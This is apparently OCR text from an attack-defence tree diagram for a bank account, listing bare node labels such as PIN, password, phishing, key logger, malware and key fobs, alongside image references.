proponents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


ADTree Edit
Bank Account
or proponents
ATM
Online
PIN
Card
Password
User Name
2nd Auth Factor
op
op
Eavesdrop
Find Note
Force
Phishing
Key Logger
Key Fobs
PIN Pad
Malware
op
Memorize
Browser
OS


ADTree Edit
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op: or proponents
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Online
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PIN
Card
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User Name
2nd Auth Factor
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Memorize
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

